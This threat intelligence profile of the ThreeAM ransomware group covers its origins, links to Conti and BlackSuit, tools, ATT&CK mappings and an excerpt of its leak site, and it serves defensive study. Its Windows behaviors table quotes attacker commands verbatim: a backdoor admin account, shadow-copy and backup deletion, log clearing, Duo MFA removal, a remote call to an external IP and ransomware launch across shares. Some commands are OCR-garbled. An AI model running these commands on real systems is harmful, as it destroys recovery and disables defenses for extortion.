THREAT PROFILE:

ThreeAM Ransomware

TABLE OF CONTENTS

Executive Summary

First Identified:
2023

Operation style:
Ransomware-as-a-Service (RaaS)

Extortion method:
Double extortion – combining the traditional ransomware extortion method (encryption) with exfiltration of victim's sensitive data; the group threatens to leak the data via a data leak site if the ransom demand is not paid.

Most frequently targeted industry:


- Healthcare

Most frequently targeted victim HQ region:

- North America

Known Associations:

- BlackSuit Ransomware
- Conti Ransomware
- Zeon Ransomware



INITIAL ACCESS

Valid accounts, vulnerability exploitation, social engineering (MITRE ATT&CK: T1078, T1190, T1566)

PERSISTENCE

Create account, create/modify system process (MITRE ATT&CK: T1136, T1543)

LATERAL MOVEMENT

Exploit remote services, RDP, lateral tool transfer (MITRE ATT&CK: T1021, T1570)

Description

ThreeAM (AKA 3AM) is a ransomware family that first emerged in September 2023. The ransomware was identified when a LockBit affiliate failed to deploy LockBit, so reverted to deploying ThreeAM ransomware instead. Due to the use of the ransomware by an affiliate that appears to be tied to the LockBit ransomware operation, it is likely that ThreeAM exhibits similar TTPs to that of other ransomware groups, including LockBit.

Additionally, threat researchers have assessed that ThreeAM is likely a rebrand of the Royal/BlackSuit Ransomware operation; and connected to one of the core "teams" of the disbanded Conti group.


ThreeAM is written in Rust and operates as a 64-bit executable. The variant has the capability to execute multiple commands that can halt applications, obstruct backup processes, and disable security software. The ransomware appends encrypted files with ".threeamtime." The group operates in a double extortion method, where victim data is stolen and leaked if the ransom demand is not paid.

ThreeAM is written in Rust and operates as a 64-bit executable.

One aspect of the ThreeAM variant that set it apart from other variants was the use of the Yugeon Web Clicks script from 2004. It is not known why the group chose an outdated PHP script; however, it is Likely due to the perception that older scripts may not be detected by modern security tools and likely offers straightforward functionality with little to no complexity.


Previous Targets

Previous Industry Targets from 01 Oct 2024 to 30 Sep 2025




Previous Targets

Previous Victim HQ Regions from 01 Oct 2024 to 30 Sep 2025



Data Leak Site



ThreeAM

LEAKED DATA

CONTACTS

[redacted]

Since 1989 [redacted] has been a renowned leader in luxury landscaping and outdoor-living space construction throughout our region. We are proud to serve homeowners, developers... ...

PUBLISHED 5%

MORE 👁 22

[redacted]

We are a North Texas based physician group committed to making healthcare more accessible for those individuals who are unable or have difficulty leaving their home to receive medical treatment. [redacted]

PUBLISHED 55%

MORE 👁 96

[redacted]

What started out as a hobby in the kitchen summer of 2016 turned into a full time passion for growing nutrient dense foods. We're now partnered with restaurants, hotels, and country clubs throughout the Houston and College Station/Bryan Texas...

PUBLISHED 10%

MORE 👁 226

[redacted]

Specializing in Beverage Re-Packing and Fulfillment for just about anything Start increasing your production with our fully automated variety packaging services. We have the bandwidth to quickly...

PUBLISHED 95%

MORE 👁 251

[redacted]

Since 2003, [redacted] has provided quality welding and fabrication services while steadily developing into a direct-hire, multi-disciplined general contractor. [redacted] has the technical ability to...

PUBLISHED 100%

MORE 👁 302

[redacted]

The [redacted]omprises of Three Main Business handling mining, civil construction and transportation. Its history can be traced back when [redacted] began its operations in year 2007 with its...

PUBLISHED 100%

MORE 👁 211

hxxp://threeamkelxicjsaf2czjyz2lc4q3ngqkxhhlexyfcp2o6raw4rphyad[.]onion/

Associations

BlackSuit Ransomware

Black Basta and Agenda ransomware operations have been observed using the same commands for changing Windows passwords and rebooting in safe mode while targeting victims in the Health Care vertical.

Conti Ransomware

Security researchers previously identified significant overlap between ThreeAM communication channels and the shared infrastructure of the Conti-Ryuk-TrickBot nexus and TTPs. It is not known if ThreeAM is a rebrand or developed by former members of the groups.

Zeon Ransomware

Orange CyberDefense researchers claimed ThreeAM is a rebrand of the Zeon ransomware; however, no evidence of the connection has been reported at the time of writing.

Known Tools

BackBlaze	A cloud storage and data backup service that offers scalable cloud backup solutions. Threat actors have been observed abusing the service to exfiltrate data to the cloud storage provider.
Cobalt Strike	A commercial, full-featured, remote access tool that is described as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors. The tool's interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed with in a single, integrated system.
EDRSandBlast	A tool written in C that weaponizes a vulnerable signed driver to bypass EDR detections.
GoodSync	A cloud synchronization tool compatible with Microsoft, Google, Amazon, Dropbox, and other services. Threat actors have been observed abusing the tool to exfiltrate data to cloud storage providers.
Google Drive	A file storage and synchronization service that threat actors have used to host malware or export stolen files to.
IcedID	A malware variant that acts as both a banking trojan and remote access trojan that is capable of stealing credentials and is often used to load additional malware payloads, including ransomware.
ipconfig	A command line utility that is used to display and manage the IP address assigned to the machine.
Microsoft Teams	A instant messaging app that has been abused by malicious actors to impersonate victims' IT staff or help desk and deliver social engineering attacks that facilitated malware attacks.
msiexec	The executable program of the Windows Installer used to interpret installation packages and install products on target systems.
net	A Windows utility that is used in command-line operations for control of users, groups, services, and network connections. It can gather system and network information, move laterally through SMB/Windows Admin Shares, and interact with services.
nltest	A Windows command-line utility used to list domain controllers and enumerate domain trusts.

Known Tools

Ping	A common utility used to tunnel RDP sessions and can be used to establish SSH network connections to other systems using arbitary source and destination ports.
PowerShell	A task automation and configuration management program that includes a command-line shell and the associated scripting language.
PsExec	A command-line utility that allows users to execute processes on remote systems; it is part of the Sysinternals suite and is frequently used by system admins for remote management tasks. The tool is also repeatedly abused by threat actors for lateral movement and remote execute.
Qdoor	A backdoor malware that allows attackers to maintain persistent access to compromised systems and potentially exfiltrate data. It establishes a connection between the attacker's command and control server and a target machine, effectively creating a tunnel for traffic to be proxied.
Quick Assist	A Microsoft Windows feature that allows a user to view or control a remote Windows computer over a network or the Internet. Threat actors have been observed abusing the tool for remote persistent access.
quser	A Windows command that displays information about user sessions on a Remote Desktop Session Host server.
RDP	A protocol that provides a user with a graphical interface to connect to another computer over a network connection.
schtasks	A utility used to schedule execution of programs or scripts on a Windows system to run at a specific date and time.
Syncro XMM	A remote monitoring and management agent used by IT providers to maintain, monitor, and support computers remotely. Threat actors have been observed abusing the tool for persistent remote control of compromised systems.
whoami	A command that displays user, group, and privileges information for the user who is currently logged on to the local system.
WMIC	A utility that provides a command-line interface for Windows Management Instrumentation.

Known Tools

XEOXRemote	A cloud-based RMM tool that allows IT professionals to centrally monitor, manage, and secure servers, computers, and networks. It has been observed being abused by threat actors to gain persistent remote access to compromised networks.

Observed Behaviors: Windows

Tactic	Commands Observed
Persistence	"bcdedit.exe" /set {default} bootstatuspolicy ignoreallfailures "bcdedit.exe" /set {default} recoveryenabled No net1 localgoup Administrators [targeted organization name] SupportUser /add net1 user [targeted organization name] SupportUser Gr@@@ndbabis11 /add net1 localgroup Administrators [targeted organization name] SupportUser /add wmic / node:"[hostname]" process call create "cmd /c C:\ProgramData\vol.exe 172.86.121[.]134
Defense Evasion	"wbadmin.exe" delete systemstatebackup -keepVersions:0 -quiet "wbadmin.exe" DELETE SYSTEMSTATEBACKUP "wbadmin.exe" DELETE SYSTEMSTATEBACKUP -deleteOldest "wmic.exe" SHADOWCOPY DELETE /nointeractive vssadmin.exe delete shadows /all /quiet "cmd.exe" /c wevtutil cl security "cmd.exe" /c wevtutil cl system "cmd.exe" /c wevtutil cl application "net" stop /y [product] “C:\ProgramData\UpdatePackage_excic\wexe” -m 4096 - hda Update_excic.acow2 - netdev user,id=myneto -device e1000,netdev=mynetO - cpu max – display none wmic product where "name=Duo Authentication for Windows Logon x64" call uninstall SCHTASKS /s [internal IP address]/RU "SYSTEM" /create /tn "WindowsSensor15" /tr "cmd.exe /c wmic product where name="Duo Authentication for Windows Logon x64" call uninstall /nointeractive" /sc msiexec /X [Duo Product ID] /gn /norestart
Discovery	"netsh.exe" advfirewall firewall set rule "group=”Network Discovery”" new enable=Yes net1 localgroup administrators ipconfig /all net group "domain Admins" /domain wmic product get name, version quser /server:[internal ip address] nitest / DOMAIN_TRUSTS nltest /dclist: whoami /all
Impact	start 1l L.exe -k [ransomware portal access key] -s 10 -m net -p \ \[host IP address]\c$

MITRE ATT&CK® Mappings

Initial Access	
T1078: Valid Accounts	
T1190: Exploit Public-Facing Application	
T1566: Phishing	.001: Spearphishing Attachment .002: Spearphishing Link .004: Spearphishing Voice
Execution	
T1047: Windows Management Instrumentation	
T1059: Command and Scripting Interpreter	.001: PowerShell .003: Windows Command Shell
T1569: System Services	.002: Service Execution
Persistence	
T1136: Create Account	.001: Local Account .002: Domain Account
T1543: Create or Modify System Process	.003: Windows Service
Defense Evasion	
T1562: Impair Defenses	.001: Disable or Modify Tools .004: Disable or Modify System Firewall
T1610: Deploy Container	

MITRE ATT&CK® Mappings

Credential Access	
T1003: OS Credential Dumping	
Discovery	
T1012: Query Registry	
T1018: Remote System Discovery	
T1112: Modify Registry	
T1033: System Owner/User Discovery	
T1049: System Network Connections Discovery	
T1069: Permission Groups Discovery	.001: Local Groups .002: Domain Groups
T1082: System Information Discovery	
T1083: File and Directory Discovery	
T1087: Account Discovery	.002: Domain Account
T1135: Network Share Discovery	
T1518: Software Discovery	.001: Security Software Discovery
Lateral Movement	
T1021: Remote Services	.001: Remote Desktop Protocol
T1570: Lateral Tool Transfer	

MITRE ATT&CK® Mappings

Collection	
T1005: Data from Local System	
Command and Control	
T1071: Application Layer Protocol	.001: Web Protocols
T1219: Remote Access Tools	
Impact	
T1486: Data Encrypted for Impact	
T1489: Service Stop	
T1490: Inhibit System Recovery	
T1657: Financial Theft	

References

- Gallagher, Sean; Weiland, Robert; Cowie, Colin (2025, May 20) Sophos: “A familiar playbook with a twist: 3AM ransomware actors dropped virtual machine with vishing and Quick Assist.” https://news.sophos.com/en-us/2025/05/20/a-familiar-playbook-with-a-twist-3am-ransomware-actors-dropped-virtual-machine-with-vishing-and-quick-assist/
- Intrinsec (2023 December) “ThreeAM ransomware.” https://www.intrinsec.com/wp-content/uploads/2024/01/TLP-CLEAR-2024-01-09-ThreeAM-EN-Information-report.pdf
- Kagan, Sarah (2023, September 15) The Final Hop: “ThreeAM Leaked Data: A Deep Dive into the Victims and Implications.” https://www.thefinalhop.com/threeam-leaked-data-a-deep-dive-into-the-victims-and-implications/
- SOCRadar (2023, September 29) “3AM Ransomware: A Modern Threat with a Vintage Twist.” https://socradar.io/3am-ransomware-a-modern-threat-with-a-vintage-twist/
- Swagler, Chris (2023, November 06) Speartip: “3AM Ransomware: A Threat to the Digital Landscape.” https://www.speartip.com/3am-ransomware-a-threat-to-the-digital-landscape/
- Threat Hunter Team (2023, September 13) Symantec: “3AM: New Ransomware Family Used As Fallback in Failed LockBit Attack.” https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/3am-ransomware-lockbit

Adversary Pursuit Group